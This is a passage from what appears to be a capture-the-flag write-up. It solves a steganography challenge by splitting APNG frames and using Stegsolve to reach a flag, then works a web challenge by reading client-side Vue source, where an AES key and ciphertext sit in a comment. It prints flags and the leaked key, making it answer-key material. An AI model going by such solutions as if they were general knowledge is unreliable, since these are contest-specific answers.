
It's possible that this image is formed from a GIF picture

And if that's so that will mean there will be image frames


I used the site `ezgif.com` to separate the frames



After downloading it the second image and opening it the second image looks weird




```
→ hotagantin file frame_apngframe*
frame_apngframe1.png: PNG image data, 800 x 1143, 8-bit/color RGBA, non-interlaced
frame_apngframe2.png: PNG image data, 800 x 1143, 8-bit/color RGBA, non-interlaced
→ hotagantin
```



```
→ hotagantin file frame_apngframe*
frame_apngframe1.png: PNG image data, 800 x 1143, 8-bit/color RG
frame_apngframe2.png: PNG image data, 800 x 1143, 8-bit/color RG
→ hotagantin eog frame_apngframe2.png
```


Using Stegsolve Stereogram function I changed the colour offset

At offset 100 I got the flag



```
Flag: CTF_4u70ST3REOGr4m
```

Tic Tac Toe



Challenge 23 Solves

Tic Tac Toe

80

WEB

[FR]

Tu dois faire déjouer l'adversaire à temps. Au risque que la bombe n'explose, **TIC TAC TOE !!!**

[EN]

You have to defeat your opponent in time. At the risk of the bomb exploding, **TIC TAC TOE !!!**

Author: charliepy


http://qualif.hackerlab.bj:12339

3/10 attempts

This is more of a crypto challenge than a web challenge

Anyways let get started


After visiting the url it showed this



From the challenge name it's actually implements the Tic Tac Toe game


And all is client side based i.e it doesn't make any request to server but done on the browser

In the developer mode when we view the debug option we get the source it uses




But I spent so many hours at this point and the reason is because firefox for some reason gave false result

As you can see from the image below it has only `App.vue` and the content doesn't even do much just imports stuffs




```
import { render } from "./App.vue?vue&type=template&id=1e4fa9ca"
import script from "./App.vue?vue&type=script&lang=js"
export * from "./App.vue?vue&type=script&lang=js"

import "./App.vue?vue&type=style&index=0&id=1e4fa9ca&lang=css"

import exportComponent from "/app/node_modules/vue-loader/dist/exportHelper.js"
const __exports__ = /*#__PURE__*/exportComponent(script, [['render',render]])

export default __exports__
```

Using chrome instead shows a different result



Just wanted to show my web home page btw :P

Anyways here is the result



```
 1 <template>
 2     <header>
 3         <h1>TIC-TAC-TOE</h1>
 4     </header>
 5     <TurnIndicator v-show="!isEnded" :turnNum="turn"/>
 6     <WinIndicator v-show="isEnded" :turnNum="turn" :isTie="isTie"/>
 7     <div class="cont-slot">
 8         <!-- Slots are 0 indexed -->
 9         <MarkSlot v-for="slotID in 9" :key="slotID - 1" @click="onMarkSlotClick(slotID - 1)" :turnNum="board[slotID - 1]"/>
10     </div>
11     <button id="btn-reset" @click="resetBoard">Reset</button>
12 </template>
13
14
15 <script>
16 import MarkSlot from "./components/MarkSlot.vue";
17 import TurnIndicator from "./components/TurnIndicator.vue";
18 import WinIndicator from "./components/WinIndicator.vue";
19
20 function resetBoard() {
21     this.board = [-1, -1, -1, -1, -1, -1, -1, -1, -1];
22     this.turn = 0;
23     this.isEnded = false;
24     this.isTie = false;
25 }
26
27 function onMarkSlotClick(id) {
28     // Check if the game has ended or the slot has already been filled.
29     if ( this.isEnded || this.board[id] != '-1') { return }
30
31     // Converts the turn into the corresponding mark.
32     // x = 0 | o = 1
33     let mark = this.turn % 2;
34     this.board[id] = mark;
35     // const CryptoJS=require('crypto-js'),k='6cfad18816be65f2',c=CryptoJS['AES']['encrypt'](message,k)['toString']();output="U2FsdGVkX1/sPQHn8qbrD9LyPIipROeMnqke4B+JJEq8sVgV0zeA+ab2oHP92avnl
36     // Win check for rows and columns
37     for (let i = 0; i < 3; i++) {
38         if (this.board[0 + i*3] === mark
39             && this.board[1 + i*3] === mark
40             && this.board[2 + i*3] === mark
41             ||
42             this.board[0 + i] === mark
43             && this.board[3 + i] === mark
44             && this.board[6 + i] === mark) {
45                 this.isEnded = true;
46         }
47     }
48     // Win check for diagonals
49     if (this.board[0] === mark
50         && this.board[4] === mark
51         && this.board[8] === mark
52         ||
53         this.board[2] === mark
54         && this.board[4] === mark
55         && this.board[6] === mark
56         ) {
57             this.isEnded = true;
58     }
59     // Tie check
60     else if ( this.turn >= 8 ) {
61         this.isEnded = true;
62         this.isTie = true;
63     }
64     // Continue to next turn
65     else if (!this.isEnded){
66         this.turn += 1;
```

Line 102, Column 20

(From app.0aed27ac.js) Coverage: n/a

There are two `App.vue` and the second one contains the real stuff

Looking at it on line 35 shows this commented portion of code

```
const CryptoJS=require('crypto-js');
k='6cfad18816be65f2';
c=CryptoJS['AES']['encrypt'](message,k)['toString']();
output="U2FsdGVkX1/sPQHn8qbrD9LyPIipROeMnqke4B+JJEq8sVgV0zeA+ab2oHP9
2avnl2vzHVBs0/0NeOLbGmoj9g==";
```

We see that this implements AES encryption and we have the key and ciphertext

I implemented the decode using JavaScript

First I need to have the `crypto-js` library

And here's the `package.json` file

```
{
  "dependencies": {
    "crypto-js": "^4.1.1"
  }
}
```

